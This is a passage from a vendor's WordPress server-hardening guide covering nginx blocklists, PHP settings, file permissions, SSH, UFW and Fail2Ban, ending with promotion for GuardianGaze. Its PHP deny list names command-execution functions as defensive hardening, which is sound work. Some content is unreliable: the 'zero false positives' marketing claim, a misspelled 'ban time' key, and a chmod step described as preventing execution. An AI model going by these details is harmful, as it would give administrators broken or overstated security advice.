    limit_req zone=general burst=100 nodelay;
}
IP Reputation & Blocklisting:
# /etc/nginx/conf.d/blocklist.conf
geo $blocked_ip {
    default 0;

    # Known malicious IPs
    192.0.2.100 1;
    198.51.100.0/24 1;
    203.0.113.0/24 1;

    # Include GuardianGaze global blocklist
    include /etc/nginx/guardiangaze-blocklist.conf;
}

server {
    if ($blocked_ip) {
        return 403 "Blocked: Malicious IP";
    }
}
GuardianGaze WAF Benefits:
- Blocks 99.7% of attack attempts
- Zero false positives (intelligent filtering)
- Automatic rule updates
- Virtual patching for zero-days
- Real-time threat intelligence
- Attack attempt logging
Server Hardening
PHP Configuration Security:
; /etc/php/8.2/fpm/php.ini
; or /etc/php/8.2/apache2/php.ini
; or .user.ini in site root

; Disable dangerous functions
disable_functions = eval,assert,system,exec,shell_exec,passthru,popen,proc_open,pcntl_exec,pcntl_signal,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_getpriority,pcntl_setpriority

; Hide PHP version
expose_php = Off

; Resource limits
max_execution_time = 30
max_input_time = 60
memory_limit = 256M
post_max_size = 20M
upload_max_filesize = 10M
max_file_uploads = 10

; Error handling
display_errors = Off
display_startup_errors = Off
log_errors = On
error_log = /var/log/php_errors.log
error_reporting = E_ALL & ~E_DEPRECATED & ~E_STRICT

; Session security
session.cookie_httponly = 1
session.cookie_secure = 1
session.use_only_cookies = 1
session.cookie_samesite = Strict
session.use_strict_mode = 1
session.sid_length = 48
session.sid_bits_per_character = 6

; Disable dangerous features
allow_url_fopen = Off
allow_url_include = Off
File Permissions (CRITICAL):
# WordPress installation
cd /var/www/html

# Directories: 755 (rwxr-xr-x)
find . -type d -exec chmod 755 {} \;

# Files: 644 (rw-r--r--)
find . -type f -exec chmod 644 {} \;

# wp-config.php: 400 (r--------)
chmod 400 wp-config.php

# .htaccess: 644 (rw-r--r--)
chmod 644 .htaccess

# Uploads directory: 755 (prevent execution)
chmod 755 wp-content/uploads

# Set correct ownership
chown -R www-data:www-data /var/www/html

# Verify
ls -la wp-config.php
# Should show: -r-------- 1 www-data www-data
Prevent PHP Execution in Uploads:
# /wp-content/uploads/.htaccess
<Files *.php>
    deny from all
</Files>

<FilesMatch "\.(php|phtml|php3|php4|php5|phps|cgi|pl|py|jsp|asp|sh|bat)$">
    deny from all
</FilesMatch>
Disable Directory Listing:
# .htaccess (site root)
Options -Indexes

# If someone tries to access /wp-content/uploads/
# They'll get 403 Forbidden instead of file listing
Protect Configuration Files:
# .htaccess
<FilesMatch "^(wp-config\.php|\.htaccess|\.htpasswd|readme\.html|license\.txt|xmlrpc\.php)">
    Require all denied
</FilesMatch>
SSH Hardening:
# /etc/ssh/sshd_config

# Change default port
Port 2222

# Disable root login
PermitRootLogin no

# Disable password authentication (use keys only)
PasswordAuthentication no
PubkeyAuthentication yes

# Limit users who can SSH
AllowUsers yourusername

# Reduce authentication attempts
MaxAuthTries 3

# Enable automatic disconnection of idle sessions
ClientAliveInterval 300
ClientAliveCountMax 2

# Disable X11 forwarding
X11Forwarding no

# Restart SSH
sudo systemctl restart sshd
Firewall Configuration (UFW – Ubuntu):
# Enable firewall
sudo ufw enable

# Default policies
sudo ufw default deny incoming
sudo ufw default allow outgoing

# Allow SSH (custom port)
sudo ufw allow 2222/tcp comment 'SSH'

# Allow HTTP/HTTPS
sudo ufw allow 80/tcp comment 'HTTP'
sudo ufw allow 443/tcp comment 'HTTPS'

# Allow MySQL only from localhost (if database on same server)
sudo ufw allow from 127.0.0.1 to any port 3306

# Check status
sudo ufw status verbose

# Example output:
# Status: active
# To                         Action      From
# --                         ------      ----
# 2222/tcp                   ALLOW       Anywhere
# 80/tcp                     ALLOW       Anywhere
# 443/tcp                    ALLOW       Anywhere
Fail2Ban (Intrusion Prevention):
# Install
sudo apt-get install fail2ban

# Configure WordPress protection
sudo nano /etc/fail2ban/jail.local
[wordpress]
enabled = true
filter = wordpress
logpath = /var/log/apache2/access.log
# or: /var/log/nginx/access.log
maxretry = 3
ban time = 3600
findtime = 600
[wordpress-auth]
enabled = true
filter = wordpress-auth
logpath = /var/log/apache2/error.log
maxretry = 5
bantime = 86400
[ssh]
enabled = true
port = 2222
maxretry = 3
bantime = 86400Create WordPress filter:
sudo nano /etc/fail2ban/filter.d/wordpress.conf[Definition]
failregex = ^<HOST> .* "POST /wp-login.php
^<HOST> .* "POST /xmlrpc.php
ignoreregex =Restart Fail2Ban:
sudo systemctl restart fail2ban
sudo fail2ban-client status wordpress
This comprehensive guide continues in Part 3 with:
- Authentication hardening (2FA implementation)
- User management strategies
- Database security deep-dive
- Compliance requirements (GDPR, PCI-DSS)
- Incident response procedures
Access the complete guide at guardiangaze.com/security-guide
GuardianGaze: Server Security Made Simple
All of these server hardening techniques are automatically configured when you deploy GuardianGaze:
Optimal PHP configuration
Secure file permissions
Firewall rules
Fail2Ban integration
SSH hardening
WAF deployment
SSL/TLS setup
Security headers
No manual configuration required.
Visit guardiangaze.com for instant deployment.
Continued in Part 3: Authentication, Users & Compliance